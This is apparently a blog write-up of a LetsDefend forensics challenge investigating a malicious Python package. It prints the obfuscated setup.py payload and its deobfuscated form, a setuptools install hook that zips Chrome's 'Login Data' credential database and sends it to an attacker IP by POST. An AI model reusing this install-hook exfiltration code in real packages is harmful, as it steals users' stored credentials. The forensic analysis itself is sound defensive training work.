Suspicious Python Package LetsDefend Writeup
This writeup documents my analysis and investigation of the Suspicious Python Package challenge on LetsDefend. As you can guess the objective was to investigate a malicious python package. Let’s get into it…
The attacker downloaded a malicious package. What is the full URL?
First i assumed the package was downloaded using Chrome instead of Pip. So i looked into the chrome History SQLite db file. Which is located at *“C\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\History”*This file holds various information regarding downloads made on chrome.
Press enter or click to view image in full size

Inspecting the urls table gives us the first answer “https://github.com/0xMM0X/peloton”
What is the name and version of the downloaded package?

Inspecting the malicious pacakge metadata filePKG-INFO gives us the next answer. “peloton-client123:0.8.10”
What is the exact time that this package was downloaded?
The term ‘was downloaded’ is a bit vague here, but it refers the exact time the package download was started. You can figure this out in two ways either inspect the master file table “$MFT” as the hint says or do what i did.
Using the chrome History file from first question, I extracted the “start_time” timestamp from the downloads table.
Press enter or click to view image in full size

Chrome represents timestamps in the WebKit format so we have to convert it to Unix format first, Using following formula.
WebKit timestamp / 1000000 – 11644473600
We obtain “1705953611” which represents “2024–01–22 20:00:11”.
What file in the package contains malicious code?
The only file containing executable code within the package is “setup.py”.
What was the name of the archive file created for exfiltration and then deleted?
Alright now the fun part we get to deobfuscate the malicious code.
_ = lambda __ : import('zlib').decompress(import('base64').b64decode(__[::-1]));exec((_)(b'=UJaK/-9Fy+nA//2VVchj3Yu/utRf3wJwqs2+Hk2b3NXjc39vRVPpDjnLwNccUvHWrBWZ7AHdnrAgqHsd4OGbLnHwlCCIwGeJzxdw/w5KXuCpOjA15liyTUzglZfMi9gwICmQIdOvFeeWaVSHTjppmEeMIO5DfasOEVzqtwDpX7cSVJ5X8gL+qnuz397UJ8uf7jIuL5wj1f40VveDklPwVnPJjr1Ou+gBCsMSLLS0thhZm3RprTFbY6kzes0QJS7DHjRnWxLyjr634/QMy9gufPjSe1U4mLQtsA7h9TKiPSchFQTT6wRvbxH5dN8ZSCAPKaDR3CtlKW8CxXMjAIK1lZR1dXc71Xd77ffzgv35Zgf5D5AL/pt+kzvmVcjbmnn8xhyHmoWgi8av1veHp/BZyBi+r9OK6dUEje5IonnwO4osYDYo7t9wCNYu9VHYjStq+rriGq63dhm6bZdrBSp6ZYN552uo6v+YyMc/1Z1XGEtPEMwji/3F7RhwEn7vQKYl6D0SyPhnbI8fFSRVD6fLSwAy1ZJrQ8sn3GQVQKRReT03VrTwLLq1g24ZNzpIVanTfSLWusjr/l/kn0sE2ZnWBCe6reQjdamB/G2uF9ZOzFstXSOiUVXpCLS2T9NVpRxeZPflWtkgPBKscV2aeLiwS1Jocv8IVnB3H6cennD6rzmLbaq2yt0Ie/fsebB5TmEZIwttoGqhuh+u8SHKtTjokPzI03pq5iZo2hwPk/gvUwz2r1FV9xJe'))
The “;” marks the end of a line and the start of a new one (on the same line) so let’s start by seperating them.
_ = lambda __ : import('zlib').decompress(import('base64').b64decode(__[::-1]))
Is the equivalent of
import zlib, base64
function _( __ ):
  zlib.decompress(base64.b64decode(__[::-1]))
The code simply reverses a base64 line, decodes it, then decompresses it. While the second line calls the same function with the base64 payload string. Deobfuscating the payload in the same manner i obtained the
from setuptools import setup #line:1
from setuptools .command .install import install #line:2
import requests #line:3
import base64 #line:4
import zipfile #line:5
import os #line:6
class CustomInstall (install ):#line:8
  def run (OOOO000OOO0O00OO0 ):#line:9
    install .run (OOOO000OOO0O00OO0 )#line:10
    O00O0O000O00OOO0O ='C:\\\\Users\\\\Administrator\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\\User Data\\\\Default\\\\Login Data'#line:12
    O00OO000OO0OOO00O ='temp_file.zip'#line:14
    with zipfile .ZipFile (O00OO000OO0OOO00O ,'w',zipfile .ZIP_DEFLATED )as OO0OOOO0O00OOOOOO :#line:15
    OO0OOOO0O00OOOOOO .write (O00O0O000O00OOO0O ,os .path .basename (O00O0O000O00OOO0O ))#line:16
    with open (O00OO000OO0OOO00O ,'rb')as OO0OOOO0O00OOOOOO :#line:18
    OO0O00O00OOOO00O0 =base64 .b64encode (OO0OOOO0O00OOOOOO .read ()).decode ('utf-8')#line:19
    os .remove (O00OO000OO0OOO00O )#line:21
    O0OO0OOOO0O0OO00O ='http://172.31.78.151:8000/'+OO0O00O00OOOO00O0 #line:23
    requests .post (O0OO0OOOO0O0OO00O )#line:24
setup (name ='peloton-client123',version ='0.8.10',description ='test',author ='red-fire',license ='MIT',zip_safe =False ,cmdclass ={'install':CustomInstall })
The space between the class and method name confused me so much. I didnt know its syntatically correct…..well you learn something new everyday.
The code compresses the Chrome credential database file, Base64 encodes it and sends it in a POST request to the attacker. The zip file name is “temp_file.zip”.
When did the zip file get deleted?

For this question i utilized the $UsnJrnl file, which is an NTFS system file that records changes made to files and directories on a volume. The actual data is contained within another binary file located at “C$Extend$J”.
To read the data i used MFTECmd along with the Master File Table “$MFT” to parse it.
MFTECmd.exe -f C:\Users\LetsDefend\Desktop\$J -m C:\Users\LetsDefend\Desktop\$MFT - csv . - csvf usnjrnl.csv
Searching in the resulting csv file, I found the deletion date which is “2024–01–22 20:00:42”
What exactly did the attacker steal from the victim’s machine? (Name of the file)
From the python code above the sotlen file is “Login Data”.
The stolen file contains some sensitive data. What is the full URL of the website and the victim’s username?
Inpsecting the stolen file in DB Viewer, In the logins table we get the answer “*https://app.letsdefend.io/_all4m”*.
Press enter or click to view image in full size
What is the IP and PORT number of the attacker C2?
“172.31.78.151:8000”
Conclusion
To be honest this was an extremley easy challenge, looking forward for harder exercices. Hope to see you in the next writeup, stay safe.